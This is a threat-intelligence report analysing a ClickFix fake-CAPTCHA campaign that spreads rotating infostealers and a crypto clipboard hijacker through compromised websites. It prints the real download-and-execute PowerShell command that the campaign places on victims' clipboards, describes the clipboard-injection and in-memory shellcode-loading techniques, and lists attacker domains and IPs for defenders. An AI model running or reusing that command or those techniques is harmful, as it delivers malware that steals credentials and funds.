This report expands LevelBlue’s ongoing investigation into a multi-stage fileless malware campaign in which a network of compromised legitimate websites redirects victims to fake CAPTCHA verification pages delivering credential-stealing payloads through a ClickFix social engineering mechanism.
Where our prior research focused on StealC as the final payload, continued monitoring of the same infrastructure reveals the operation is substantially broader. While pivoting from one of the payload distribution servers, we found that the entire campaign operates as a payload-agnostic distribution mechanism, with observed endpoints serving at least six distinct malware families across a confirmed operational window of at least six months.
The initial access layer is equally broad. We identified more than two dozen legitimate compromised websites actively redirecting into the same cluster of fake CAPTCHA domains. Infrastructure pivoting links the payload distribution infrastructure to a cluster of domains presenting as cryptocurrency exchange platforms, deployed using a commercially distributed script advertised on Russian-language forums.
We assess this infrastructure serves dual purposes: credential harvesting through fake exchange interfaces and malware payload delivery through the ClickFix campaign described in this report. Attribution and threat actor context are discussed further in a dedicated section of this report.
Initial Access
The initial access mechanism observed across this campaign follows the ClickFix pattern: a fake browser security prompt instructs the victim to open the Windows Run dialog via Win+R, paste a pre-staged command from their clipboard via Ctrl+V, and execute it. The prompt is visually styled to resemble a Cloudflare security verification, lending it surface legitimacy.

Figure 1. While visiting a legitimate volunteer organization’s website to access their payment services, a fake CAPTCHA appeared instead of the expected page.

Figure 2. The command that was automatically copied to the clipboard and would be pasted into the Run dialog.

The entry point into this mechanism is not a single compromised website but a broad network of legitimate sites that have been injected with malicious JavaScript loading fake CAPTCHA content from attacker-controlled domains. In one representative case, a visitor to a legitimate website encountered a compromised page loading a malicious script from goveanrs[.]org/jsrepo, which in turn injected a fake CAPTCHA served from cptoptious[.]com. The pattern is consistent across the referrer sites we identified: a legitimate domain is compromised, a script tag or redirect is injected, and the visitor is presented with the fake verification prompt without leaving the original site's URL context. At the time of analysis, apart from cptoptious[.]com, the fake CAPTCHA domains identified as active in this campaign also include captoolsz[.]com, capztoolz[.]com, captioto[.]com, namzcp[.]org, and vision-clouds[.]org. These domains have been observed receiving redirected traffic from more than two dozen compromised legitimate sites spanning multiple countries and sectors. The geographic and sectoral breadth of these referrers — covering the United States, United Kingdom, Ireland, Germany, Israel, Australia, and the UAE across legal, healthcare, financial, retail, and non-profit verticals — is consistent with opportunistic mass compromise rather than targeted selection.
How the Clipboard Hijacking Script Works
Before the clipboard hijacking is done, the script first deploys a defensive mechanism designed to hinder analysis. It detects when browser Developer Tools are opened and intentionally freezes the page by triggering repeated debugger statements and an infinite loop, making inspection difficult.

Figure 3. An <iframe> loads captcha.html from cptoptious[.]com, which contains the clipboard hijacking code.

Figure 4. A defensive mechanism to detect when browser’s Developer Tools are open, triggering the debugger to pause execution.
After establishing this anti-analysis behavior, the script waits for user interaction, typically by clicking a fake “Verify you are human” checkbox. When triggered, it dynamically creates a hidden <textarea> element and inserts a malicious PowerShell command into it. This element is positioned off-screen, so the user never sees it.

Figure 5. Invisible element to hold malicious PS command.
The script then programmatically selects the contents of the hidden element and executes the browser’s copy command. Because the action occurs immediately after a user’s click, the browser permits clipboard access, allowing the attacker’s command to silently replace whatever the user previously had copied. The hidden element is removed immediately afterward to erase visible traces.

Figure 6. The malicious command is forced into the system clipboard by executing the browser’s “copy” command.
Finally, the webpage updates to display “verification” instructions, typically telling the user to press Windows + R, paste the clipboard contents, and press Enter. If the user follows these instructions, they unknowingly execute the malicious PowerShell command that was placed in their clipboard, completing the attack.
Payload Extraction and Static Analysis

For the purposes of this analysis, we follow one representative infection avenue to illustrate the full delivery chain. The mechanics described from this point forward are consistent across the broader referrer network; the specific servers involved may vary, but the delivery structure remains stable. As already mentioned, the initial command placed on the clipboard was: powershell -c iex(irm 158.94.209.33 -UseBasicParsing).
This instructs PowerShell to retrieve a script from the first-stage server via Invoke-RestMethod and immediately execute it in memory via Invoke-Expression, producing no persistent file artifacts at this stage. The script served from 158.94.209[.]33 displays a waiting message to keep the victim idle while a hidden PowerShell process fetches the next stage from 178.16.53[.]70. Visibility is suppressed via WindowStyle::Hidden and CreateNoWindow; errors are silently swallowed. No file artifacts are written to disk at this stage.

Figure 7. The Stage 1 dropper script shows a social engineering message, "Wait please, don't close this window..." and the hidden PowerShell process launches to download Stage 2 from 178[.]16[.]53[.]70.

Figure 8. The PowerShell window displays "Wait please, don't close this window" to keep victims waiting while the malware downloads and executes in the background.
The second script, retrieved from 178.16.53[.]70, allocates a region of executable memory using VirtualAlloc with PAGE_EXECUTE_READWRITE permissions, copies the downloaded shellcode into it via Marshal::Copy, and spawns a new thread via CreateThread to execute it — waiting up to 30 seconds for completion via WaitForSingleObject. The payload, cptch.bin, is retrieved directly from 94.154.35[.]115 and executed entirely in memory with no binary written to disk.
Donut Shellcode and Dynamic Analysis
The binary retrieved at this stage — cptch.bin — was classified as Donut shellcode. Donut is an open-source framework for generating position-independent shellcode that wraps arbitrary executables or .NET assemblies for in-memory execution. Its use here is consistent with the fileless execution model observed throughout the chain: the malicious payload is decrypted and loaded entirely within process memory, with no recognizable binary written to disk.
To observe runtime behavior, the shellcode was executed in an isolated VM with Process Monitor and Wireshark monitoring. The execution flow proceeds from the initial PowerShell process through shellcode execution to payload retrieval and delivery, with the malware connecting back to 94.154.35[.]115 to download the next stage.

Figure 9. Process tree showing the complete execution flow from PowerShell through shellcode execution and payload delivery.

Figure 10. Chronological network activity showing connections to multiple C2 servers during attack execution.
%20from%20the%20C2%20server..jpg?width=624&height=250&name=Figure%2011.%20HTTP%20traffic%20showing%20the%20malware%20downloading%20cptchbuild.bin%20(186%20KB)%20from%20the%20C2%20server..jpg)
Figure 11. HTTP traffic showing the malware downloading cptchbuild.bin (186 KB) from the C2 server.
A notable observation during live execution was that the C2 served clipx64.bin rather than the cs.bin sample identified through static analysis — providing direct evidence of the rotating payload mechanism described in the executive summary. The infrastructure does not deliver a fixed final payload; what is served depends on current operator staging.
%20instead%20of%20cs.bin.%20This%20revealed%20the%20campaigns%20modular%20payload%20system..png?width=624&height=350&name=Figure%2012.%20During%20live%20execution%2c%20the%20C2%20served%20clipx64.bin%20(67%20KB)%20instead%20of%20cs.bin.%20This%20revealed%20the%20campaigns%20modular%20payload%20system..png)
Figure 12. During live execution, the C2 served clipx64.bin (67 KB) instead of cs.bin. This revealed the campaign's modular payload system.

Figure 13. Summary of HTTP requests showing the sequential download of payloads from the C2 server.
The complete infection chain resolves into five sequential stages. A victim visits a compromised legitimate website, which loads a malicious script that injects a fake CAPTCHA prompt. The prompt instructs manual execution of a PowerShell command via Win+R, which retrieves and executes a dropper script from 158.94.209[.]33 — displaying a waiting message while a hidden process fetches the shellcode loader from 178.16.53[.]70. The loader allocates executable memory and runs cptch.bin, retrieved from 94.154.35[.]115, which decrypts and executes whichever payload is currently staged at that endpoint.
Payload Analysis
In addition to the StealC payload mentioned in our previous blog, at the time of this analysis, the observed final payloads included cs.bin (Lumma Stealer), delivered via cptchbuild.bin as an intermediate loader, and clipx64.bin (cryptocurrency clipboard hijacker), observed on separate live runs in its place. Continued monitoring of the same endpoint revealed additional payload rotation beyond these two: Rhadamanthys, Vidar Stealer, and Aura Stealer were all observed being distributed through the same delivery chain. Memory dumps were captured using ProcDump to extract decrypted payload content for analysis across the observed samples:
.\procdump.exe -accepteula -ma -w loader.exe dump_cptch.dmp
.\procdump.exe -accepteula -ma -w loader.exe dump_cptchbuild.dmp
What follows is an analysis of each observed payload family.
Lumma Stealer (cs.bin)
String extraction from the resulting dumps reveals broad credential and data theft capabilities across browsers, cryptocurrency wallets, messaging platforms, and system telemetry.

Figure 14. String extraction from memory dump revealing browser targeting and data theft capabilities.

Figure 15. Additional strings showing Telegram exfiltration functions, crypto wallet targeting, and system fingerprinting.
Static analysis of cs.bin confirms it follows the same Donut wrapping pattern as cptch.bin. Both files open with the byte sequence E8 — an x86 CALL instruction characteristic of Donut-generated shellcode. cptch.bin carries E8 C0 6B 00 00 (CALL +0x6BC0); cs.bin carries E8 C0 E5 00 00 (CALL +0xE5C0). The .NET assembly contained within is encrypted at rest and decrypted at runtime by cptchbuild.bin before being loaded entirely in memory. The .NET nature of the payload is confirmed through memory dump analysis.

Figure 16. Memory dump analysis showing .NET-specific patterns.
Querying the dump for k__BackingField patterns surfaces multiple C# compiler-generated auto-property backing fields — <CommandX64>, <CommandX86>, <Key4>, <Data>, and <WebData> — establishing that a compiled .NET assembly is present. Property accessors including, get_Telegrams, set_Telegrams, and get_Discords confirm active data collection targeting Telegram and Discord, respectively. The presence of both <CommandX64> and <CommandX86> backing fields indicates the payload supports both 32-bit and 64-bit execution contexts.
Direct references to Telegram Bot API methods SendDocument and SendMessage confirm the exfiltration channel. The payload targets Chrome, Firefox, Edge, and Opera for credentials and cookies; Discord and Telegram for session tokens; Steam for account credentials; and Atomic and Guarda cryptocurrency wallet files. Cookies, clipboard contents, and screenshots are also captured. System fingerprinting via MachineGuid and HWID, alongside active antivirus enumeration, indicates victim profiling is transmitted alongside stolen data.
Cryptocurrency Clipboard Hijacker (clipx64.bin)
clipx64.bin is a 67 KB binary observed being served in place of cs.bin during live execution — the first direct evidence of payload rotation in this campaign. Its function is straightforward: it monitors the Windows clipboard for strings matching cryptocurrency wallet address formats and silently replaces them with one of 17 hardcoded attacker-controlled addresses. The substitution is invisible to the victim; a user copying a wallet address prior to initiating a transaction will paste the attacker's address, redirecting funds without any visible indication.
Prior to its main execution loop, the binary checks the active Windows keyboard layout against locale identifier 0x419 — Russian — and terminates silently if detected. This behavioral self-restriction is discussed further in the Attribution section.
.png?width=624&height=257&name=Figure%2017.%20Ghidra%20code%20snippet%20that%20checks%20the%20keyboard%20layout%20(0x419).png)
Figure 17. Ghidra code snippet that checks the keyboard layout (0x419).
Vidar Stealer
Its confirmation at this endpoint on January 20, 2026, alongside the prior presence of StealC and Lumma, further supports the assessment that the operator selects payloads based on availability and detection exposure rather than any fixed toolchain preference.
Vidar is a well-documented credentials and browser data stealer capable of harvesting passwords, cookies, autofill data, cryptocurrency wallet files, and screenshots.
Vidar runs as a single process with no child process spawning, no dropped file and no registry writes. This restraint is consistent with Vidar's known in-memory operational model, where data is harvested and exfiltrated without leaving persistent artifacts on disk.

Rather than hardcoding C2 addresses directly, this sample follows Vidar's established dead drop resolver pattern, retrieving active infrastructure addresses from attacker-controlled profiles on legitimate platforms. The two resolvers identified are a Steam community profile at hxxps://steamcommunity[.]com/profiles/76561198747567141 and a Telegram channel at hxxps://telegram[.]me/Skialt3 . From these, nine active C2 endpoints were extracted, distributed across four domains: alipico[.]com , sodstreams[.]com , yago[.]fun , and agfoodpos[.]com .
Aura Stealer
Aura Stealer was confirmed at this endpoint in January 2026 based on VirusTotal classification of the cptchbuildau.bin sample. The file was subsequently removed from active service at the endpoint before follow-up analysis could be completed, consistent with the operator's observed pattern of retiring payloads as detections accumulate.
Aura Stealer is a commercially distributed infostealer that targets browser credentials, cookies, cryptocurrency wallets, and system metadata. First observed in the wild in 2023, it is sold as a malware-as-a-service offering and has steadily expanded its browser and wallet coverage across subsequent versions.


Extracted configuration confirms that the payload is AuraStealer version 1.5.2, build a0c1ceb7-0b87-4bcf-b71b-c8b5e81ac244 . Collected data is encrypted prior to exfiltration using AES with a hardcoded key, and IV recovered from the configuration. The sample has anti-debug enabled and a self-delete routine that executes post-collection. C2 communication was directed at two domains: hxxps://mushub[.]cfd and hxxps://searchservice[.]cfd , both of which were unreachable at the time of analysis.
Rhadamanthys
Another payload hosted at the endpoint is Rhadamanthys. Rhadamanthys is a C++ information-stealing malware capable of extracting credentials, cookies, and sensitive data from a wide range of applications, including browsers, cryptocurrency wallets, and FTP clients. Its inclusion at this endpoint alongside LummaStealer, Vidar, and Aura Stealer reinforces the assessment that the operator rotates payloads opportunistically.
The initial dropper, compiled as a .NET console executable with an internal name of myscript.exe, invokes PowerShell and the C# compiler (csc.exe) to dynamically compile and load a secondary DLL (ayaqeecl.dll) into memory at runtime, which is a technique consistent with Rhadamanthys's known use of reflective loading to avoid writing payloads on disk. The compiled assembly is injected into OpenWith.exe, a legitimate Windows binary, where the core stealer logic executes under the cover of a trusted process.

The injected stealer then beaconed to its C2 gate at hxxps://107[.]150[.]0[.]79/gate2hj45g2kway/lpr307k4[.]ka879, a QuadraNet-hosted IP flagged as malicious. A fallback C2 using the DGA-style domain iispnkftx[.]ld was also extracted from the malware configuration, sharing the same gate path.
Pivoting to the Crypto Exchange Script
Analysis of web content associated with 94.154.35[.]115, corroborated through URLScan.io pivoting, identifies structural ties to more than 3,000 domains presenting as cryptocurrency exchange platforms. These domains share consistent backend logic — simulated trading interfaces, fake deposit flows, configurable withdrawal mechanics — while presenting varied branding and visual themes. The degree of backend uniformity across this volume of domains is consistent with centralized template-based deployment.

Figure 18. WEB UI interface/web page frontend of 94.154.35[.]115 at the time of analysis. With full functioning log in – user account panel, environment, allowing for various operations with cryptocurrencies.
A likely candidate for that template was identified through open-source research. The advertised feature set maps directly onto the functional behavior observed across the domain cluster: simulated card payments, fake P2P trading, configurable withdrawal logic, manual price manipulation controls, multi-tier KYC flows, and swappable visual themes.

Figure 19. A forum post on a Russian-language cybercrime forum,published underthe alias @st_code in April 2024 and updated through March 2025, advertises a "crypto exchange script" priced between $300 and $400.
The forum post does not reference malware delivery. Two interpretations are plausible: independent purchasers of the script may have integrated payload delivery into the framework without the seller's involvement, or the seller or associated parties operate a private malware-delivery layer not advertised publicly. Current evidence does not resolve this question.
Attribution
Several indicators, while individually non-conclusive, form a reasonably consistent picture when viewed together and point toward a Russian-nexus threat actor.
The most behaviorally direct signal is the Russian keyboard layout exclusion in the cryptocurrency clipboard hijacker. The binary checks for a Russian locale identifier before executing and terminates quietly if detected. This pattern is commonly observed in malware originating from Russian-speaking actors as a way to avoid targeting domestic victims and the legal risk that comes with it. It is not unique to Russian actors, but its presence here is worth noting.
The infrastructure associated with the delivery backend points in a similar direction. The fake cryptocurrency exchange script linked to this campaign was sold on a Russian-language cybercrime forum, priced and supported in a manner consistent with that market. This does not implicate the script seller in the malware campaign directly, but it does suggest the operator is familiar with and active within Russian-speaking cybercriminal ecosystems.
The overlap with another publicly documented campaign is perhaps the most analytically interesting dimension. When pivoting on payload samples from this campaign through VirusTotal, the embedded C2 callback URLs follow a specific path format — a structured combination of a fixed directory name and a short alphanumeric session identifier — that matches the Rhadamanthys C2 conventions documented by Check Point Research in their YouTube Ghost Network and GachiLoader reports. Beyond the path structure itself, the hostnames and IP addresses those URLs resolve to show partial overlap with infrastructure previously associated with those campaigns. Additionally, a C2 server documented in the GachiLoader report was found to operate from the same network block and autonomous system as the primary payload server identified in this investigation.
The most plausible hypothesis, given the available evidence, is that this campaign represents either a direct extension of the YouTube Ghost Network operation into a new initial access channel — ClickFix via compromised websites rather than malicious YouTube videos — or the work of a closely affiliated actor operating within the same Russian-speaking ecosystem, sharing infrastructure and tooling while running independent campaigns. In either case, what this investigation reveals is not a standalone campaign but a thread within a larger, actively maintained operation that has demonstrated both the willingness and the capability to diversify its distribution methods while keeping its core infrastructure largely consistent.
Conclusions and Recommendations
The campaign documented in this report demonstrates how effectively commodity malware, rotating payloads, and compromised legitimate infrastructure can be combined into a resilient distribution operation. The ClickFix mechanism removes the need for software exploits entirely, relying instead on social engineering that convinces victims to execute a malicious command through the Windows Run dialog. Because the infection chain executes almost entirely in memory using staged PowerShell scripts and Donut shellcode loaders, it leaves minimal forensic artifacts on disk.
A notable characteristic of this operation is its payload-agnostic architecture. Rather than distributing a single malware family, the infrastructure rotates multiple commodity stealers alongside cryptocurrency clipboard hijackers. This modular approach allows the threat actors to continue operating even as individual payloads accumulate detection coverage.
The campaign’s distribution layer is similarly opportunistic. Victims are redirected through a network of compromised legitimate websites spanning multiple industries and countries, demonstrating that target selection is not sector-specific. Any organization maintaining a public web presence or handling valuable credentials can become an entry point into this ecosystem.
Infrastructure pivoting further suggests that the malware delivery operation is embedded within a broader cluster of cryptocurrency-themed scam websites deployed using a commercially distributed exchange template. While this does not conclusively link the template seller to the malware activity, it indicates that the campaign operates within a wider ecosystem where credential harvesting, financial fraud, and malware distribution may overlap.
Because the final payload can change over time, defensive efforts should prioritize behavioral detection earlier in the attack chain. Monitoring for suspicious PowerShell execution, clipboard-based command execution, and unusual outbound connections following Run dialog activity can provide more reliable detection than signatures tied to individual malware families.
User awareness also remains a critical control: no legitimate browser verification will ever instruct a user to open the Windows Run dialog and execute a pasted command. Recognizing that pattern alone can prevent compromise regardless of which malware payload is currently staged by the operator.
Indicators of Compromise (IOC)


Payload Hashes
Network Indicators
Fake CAPTCHA domains
Payload Delivery
Aura Stealer
Vidar Stealer
Rhadamanthys
Malware Configuration
Aura Stealer